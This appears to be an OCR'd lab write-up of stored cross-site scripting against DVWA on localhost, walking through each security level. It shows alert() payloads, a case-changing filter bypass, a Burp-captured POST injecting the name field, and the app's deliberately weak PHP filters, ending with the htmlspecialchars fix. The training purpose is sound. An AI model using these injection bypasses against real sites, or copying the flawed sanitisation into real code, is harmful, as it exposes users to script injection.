
XSS(Stored)

1. **Low Level**

- Inject the payload

```
<script>alert("hello")</script>
```



- The page is refreshed automatically and our comments are loaded. A pop up immediately appears saying **hello** : our attack worked !
- Review code

```
<?phpif( isset( $_POST[ 'btnSign' ] ) ) {
    // Get input
    $message = trim( $_POST[ 'mtxMessage' ] );
    $name    = trim( $_POST[ 'txtName' ] );
```

```
    // Sanitize message input
    $message = stripslashes( $message );
    $message = ((isset($GLOBALS["___mysqli_ston"]) && is_obje
ct($GLOBALS["___mysqli_ston"])) ? mysqli_real_escape_string
($GLOBALS["___mysqli_ston"],  $message ) : ((trigger_error("
[MySQLConverterToo] Fix the mysql_escape_string() call! This
code does not work.", E_USER_ERROR)) ? "" : ""));

    // Sanitize name input
    $name = ((isset($GLOBALS["___mysqli_ston"]) && is_object
($GLOBALS["___mysqli_ston"])) ? mysqli_real_escape_string($GL
OBALS["___mysqli_ston"],  $name ) : ((trigger_error("[MySQLCo
nverterToo] Fix the mysql_escape_string() call! This code doe
s not work.", E_USER_ERROR)) ? "" : ""));

    // Update database
    $query  = "INSERT INTO guestbook ( comment, name ) VALUES
( '$message', '$name' );";
    $result = mysqli_query($GLOBALS["___mysqli_ston"],  $quer
y ) or die( '<pre>' . ((is_object($GLOBALS["___mysqli_sto
n"])) ? mysqli_error($GLOBALS["___mysqli_ston"]) : (($___mysq
li_res = mysqli_connect_error()) ? $___mysqli_res : false)) .
'</pre>' );

    //mysql_close();
}

?>
```

- The input is sanitized for SQL injection but not for XSS injections
- A first line of defense would be removing the `<script>` tags from the user input.

2. **Medium Level**

- Try the payload as low level but it doesn’t work. The script tag is removed from comment
- Review code

```
<?phpif( isset( $_POST[ 'btnSign' ] ) ) {
    // Get input
    $message = trim( $_POST[ 'mtxMessage' ] );
    $name    = trim( $_POST[ 'txtName' ] );

    // Sanitize message input
    $message = strip_tags( addslashes( $message ) );

    // Sanitize name input
    $name = str_replace( '<script>', '', $name );
}
?>
```

- It forgetting that `str_replace` is case sensitive. If the developer had used `str_ireplace` our injection would have been impossible
- Inject the payload


  `<Script>alert("gotcha")</script>`

- The message is stripped. What we didn't try yet is an injection in the `name` field; however, you will see that the character length of the name field is limited in the web application form.
- We craft our request in Burp Suite to bypass

```
POST /DVWA/vulnerabilities/xss_s/ HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 103
Origin: http://127.0.0.1
Connection: close
Referer: http://127.0.0.1/DVWA/vulnerabilities/xss_s/
Cookie: security=medium; PHPSESSID=na81rqoh2l9895fi8fe7klgij7
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1

txtName=%3CScript%3Ealert%28%22ducpen%22%29%3C%2Fscript%3E&mtxMessage=%3CScript%3Ealert%28%22ducpen%22%29%3C%2Fscript%3E&btnSign=Sign+Guestbook
```

- Modify `txtName` parameter so that it is identical to the `mtxtMessage` parameter and forward we can see the pop up message





3. **High Level**

- We use the following parameters

Parameter	Value
Request sent to intruder	POST request from signing the guestbook
Payload positions	`txtName` and `mtxtMessage` values
Attack type	Sniper
Payload type	Simple list
Payload Options	Load this file from `IntruderPayloads`

- When the attack has finished, reload the page and see if one or multiple popups appear





- Review code

```
<?phpif( isset( $_POST[ 'btnSign' ] ) ) {
    // Get input
    $message = trim( $_POST[ 'mtxMessage' ] );
    $name    = trim( $_POST[ 'txtName' ] );
    // Sanitize message input
    $message = strip_tags( addslashes( $message ) );

    // Sanitize name input
    $name = preg_replace( '/<(.*)s(.*)c(.*)r(.*)i(.*)p(.*)t/
i', '', $name );
}
?>
```

- The `$name` variable is not protected

- A better approach would have been to completely remove the tags from the name, or to convert all applicable characters to HTML entities with the function `htmlentities` or `htmlspecialchars`

4. **Impossible level**

- The developer secured the code properly by using `htmlspecialchars`. Tags will be converted so that they cannot be interpreted by the browser.

```
<?php$message = stripslashes( $message );
    $message = htmlspecialchars( $message );

    $name = stripslashes( $name );
    $name = htmlspecialchars( $name );
?>
```